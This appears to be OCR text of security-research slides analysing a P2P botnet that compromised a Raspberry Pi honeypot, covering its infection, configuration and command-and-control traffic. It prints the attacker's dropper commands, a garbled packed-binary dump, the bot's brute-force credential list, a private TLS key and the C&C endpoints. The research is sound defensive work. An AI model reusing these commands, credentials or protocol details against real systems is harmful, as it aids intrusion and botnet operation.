
EXPLORING A P2P TRANSIENT BOTNET

FROM DISCOVERY TO ENUMERATION




RENATO MARINHO

linkedin.com/in/renatomarinho


@renato_marinho

MORPHUS LABS

HOW THIS RESEARCH STARTED



THE RESEARCH



THE ATTACK

```
IP: [redacted] 146 PassLog: Username: pi Password: raspberry
Accepted password for pi from [redacted].146 port 59980 ssh2
```

```
id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),2
v),997(gpio),998(i2c),999(spi)
uname -o
GNU/Linux
uname -m
armv7l
```

```
cat > /tmp/init && chmod +x /tmp/init && /tmp/init && rm -f /tmp/init
#!/bin/sh
echo okok
```

MALWARE INJECTION AND EXECUTION


```
cat > /tmp/init && chmod +x /tmp/init
^?ELF^A^A^A^C^@^@^@^@^@^@^@^@^B^@(^@^A^@^@^@0k^V^@4^@^@^@^@^@^@^@^B^@^@^E4^@ ^@^B^
@^A^@^@^@~P?^@^@~P?M^@~P?M^@^@^@^@^@^@^@^@^@^F^@^@^@^@^@^A^@?3hUPX!?^Q^M^W^@^@^@^@
~@R????:~\~@??ud??~K^Q~N??Z
~J^A^X?&?p?Ls?~^2fkO?"~I1b?~L
??~F@?d^Ze?     ~]?~Vc
Tt^N??]???vS~L??v^]=^_~Q~V?\~JN?Lg?~WG?^O~N?w~_9W5?Ti*^@^Q?
^@^NP^@^@^Z^C^@^@n(H?)?^Uh?C?{h?¡?~^[x~[?~H?M? N5~K?_?h@^R| ~[?$~J^Xz?O???~O,~Tz??
R?Q?<5~I=~V~C#??^L^H~MH^X^V~^?I^W~B^@1?????M?~T^@"w~L[??~^D~W?~B?/?~S~\?^H?^T^[q?W
^P^]?8q??w^M?>~C~D5?X39??wa$^^????D?H^G???ch'?~\}^[?~H^[~O^E=>????^TŹ?
Fy??~X?o@fv?5~S‘ ^\;?D^Y–~W^C~R^P????0?~D^LK??W?wZ?^H^Eb~GT~IY?^Sr>???~H@?^@?^MK~Z~
X^E?^[F|?~K??~I??~WJM??~[~SūYw^j;f??~U^A??~R^?.~F????X^E?q]~C????l^M_^\MP^B[?^~RX?
```

```
/tmp/init version && rm -f /tmp/init
version: 54
generation: 24
fork: 28
ip: [redacted]
username: pi
password: raspberry
logging: false
davros:
  ip: ""
  username: ""
  password: ""
  tunnel: ""
checkers:
- http://httpbin.org/ip
userpass:
- 6294:MckCOzXttMqk
- 1.9:SSH
- 887827:vBCeKCgm
```

HONEYPOT RECRUITED

```
tcp        0      1 192.168.25.225:48348    [redacted]:22      SYN_SENT
tcp        0      1 192.168.25.225:56780    [redacted]:22      SYN_SENT
tcp        0      1 192.168.25.225:38256    [redacted]:22      SYN_SENT
tcp        0      1 192.168.25.225:37692    [redacted]:22      SYN_SENT
tcp        0      1 192.168.25.225:43306    [redacted]:22      SYN_SENT
tcp        0      1 192.168.25.225:55162    [redacted]:22      SYN_SENT
tcp        0      1 192.168.25.225:34388    [redacted]:22      SYN_SENT
tcp        0      1 192.168.25.225:39398    [redacted]:22      SYN_SENT
tcp        0      1 192.168.25.225:59804    [redacted]:22      SYN_SENT
tcp        0      1 192.168.25.225:50230    [redacted]:22      SYN_SENT
tcp        0      1 192.168.25.225:59342    [redacted]:22      SYN_SENT
tcp        0      1 192.168.25.225:48652    [redacted]:22      SYN_SENT
tcp        0      1 192.168.25.225:51528    [redacted]:22      SYN_SENT
tcp        0      1 192.168.25.225:45980    [redacted]:22      SYN_SENT
```

A PESQUISA



DEFINITIONS

Checker

- A normal bot

Skaro

- C&C server role

A same node can be Checker and Scaro.

MAPPING C&C COMMUNICATION

- Communication between Checkers and Skaros
  - Uses a SSL tunnel

Address A	Port A	Address B	Port B	Packets	Bytes
192.168.25.225	33334	[redacted]6.133.21	443	6	564
192.168.25.225	35186	[redacted]8.177.106	443	6	564
192.168.25.225	39452	[redacted]6.133.21	443	6	564
192.168.25.225	34940	[redacted]214.51	443	6	564
192.168.25.225	35366	[redacted].8.15	443	6	564
192.168.25.225	34844	[redacted]6.133.21	443	6	564
192.168.25.225	57468	[redacted]206.62	443	6	564
192.168.25.225	45758	[redacted]7.89.174	443	6	564
192.168.25.225	40472	[redacted]134.252	443	6	564
192.168.25.225	58006	[redacted]134.252	443	6	564
192.168.25.225	42306	[redacted]214.51	443	6	564
192.168.25.225	42858	[redacted].8.15	443	6	564

MAPPING C&C COMMUNICATION

- Communication between Checkers and Skaros
  - Uses a SSL tunnel
  - Estratégia: man-in-the-middle + certificado SSL distribuído junto ao malware

```
tls:
  key: |
    -----BEGIN EC PRIVATE KEY-----
    MHcCAQEEIKtrzePbsF6c/ytB6EmFKARlCWH9AlCemTEHDcHu8oh6oAoGCCqGSM49
    AwEHoUQDQgAEVjwk3tebf/g5n6GNyfIoZ3MCxjVMy6/Wb7Dp+FtFsNRBFEUTxFbk
    AMI46wrq/GQ1V3b7XQf6t19Rd+K2TcOx5w==
    -----END EC PRIVATE KEY-----
  cert: |
    -----BEGIN CERTIFICATE-----
    MIICzzCCAbegAwIBAgIUYGm2sCGYZ9VHDOEPcv/tURW6NDYwDQYJKoZIhvcNAQEL
    BQAwaTELMAkGA1UEBhMCVVMxEzARBgNVBAgTCkNhbGlmb3JuaWExFjAUBgNVBAcT
    DVNhbiBGcmFuY2lzY28xHzAdBgNVBAoTFkludGVybmV0IFdpZGdldHMsIEluYy4x
    DDAKBgNVBAsTA1dXVzAeFw0xNjExMDIwNzM5MDBaFw0xNzExMDIwNzM5MDBaMBAx
    DjAMBgNVBAMTBWRhbGVrMFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAEVjwk3teb
    f/g5n6GNyfIoZ3MCxjVMy6/Wb7Dp+FtFsNRBFEUTxFbkAMI46wrq/GQ1V3b7XQf6
```

MAPPING C&C COMMUNICATION

MAPPING C&C COMMUNICATION

COMMUNICATION BETWEEN CHECKERS AND SKAROS

```
POST /ping HTTP/1.1
Host: [redacted]:443
User-Agent: Go-http-client/1.1
Content-Length: 651
Connection: close

{"arch":"arm","config":56,"fork":58,"generation":55,"install_queue":
0,"ip":"[redacted]","origin":"[redacted]","os":"linux","password":"raspberry","services":
{"http":{"addr":"[redacted]:443","available":false,"running":false},"checker":
{"addr":"[redacted]:16509","available":true,"running":true}},"stats":{"cnt":"scan: 0 bless: 0 sm:0
ins: 0 iq: 0 mem: 29067k","cpu":"4 x ARMv7 Processor rev 4 (v7l) 1200Mhz","facts":"host: raspberrypi
pid: 2489 uid: 1000 args: [/tmp/kworker]","load":"0.31 0.46 0.36","mem":"697MB / 925MB free
(12.35% used)"},"uptime":1077,"username":"pi","uuid":"55df678d-ca44-4bf8-bd12-
fba1298d4f33","version":736}
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.0 (Ubuntu)
Date: Sat, 20 Mar 2017 13:25:31 GMT
Content-Type: application/json
Content-Length: 4971
X-Frame-Options: SAMEORIGIN

{"tls": {"ca": "-----BEGIN CERTIFICATE-----REDACTED\n-----END CERTIFICATE-----
\n", "cert": "-----BEGIN CERTIFICATE-----REDACTED\n-----END CERTIFICATE-----
6294:MckCOzXttMqk
1.9:SSH
887827:vBCeKCgm
user:penis
860634:OVyKDDflM
19741:AciTDmcnobaFt
ubuntu:ubnt
shell:sh
user:vagina
user:4rfv5tgb
desktop:desktop
hg:mercurial
2171:mGaqsxNUFvyXbLIdOr
2.1:SSH
9688:rK2VV7Ku
576105:XaLDZqDKY
enable:system
alDWAHDPYOzx:xJlacGXErC
483194:KSGEiGpECesAFrBk
89502:WjuGwhzBbbjiGYegoJz
70572:ccRtAkNceK
tails:tails
user:3edCft6
support:12345
Multi:admin
```

MAPPING C&C COMMUNICATION

COMMUNICATION BETWEEN CHECKERS AND SKAROS

POST /ping HTTP/1.1	This command is used by Checkers to inform a Skaro its information and stats. It includes: system architecture, operating system, a “checker” port number (used for bot to bot communication) and machine load (CPU and Memory). In the response, it receives the SSL certificate files (CA, CERT and KEY), a list of up to 30 Skaros addresses and 50 Checkers
GET /upgrade/up HTTP/1.1	Command issued by the Checker to get a new list of username/password combinations from a Skaro.
GET /upgrade/vars.yaml HTTP/1.1	Issuing this command, a Checker receives a response like the initial parameters. It’s a kind of configuration refresh.
GET /upgrade/linux-armv5 HTTP/1.1	This command is used to get a new version of the malware binary file.

MAPPING C&C COMMUNICATION

COMMUNICATION BETWEEN CHECKERS

Uses a non-encrypted communication over HTTP

```
GET / HTTP/1.1
Host: [redacted]:16509
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip
```

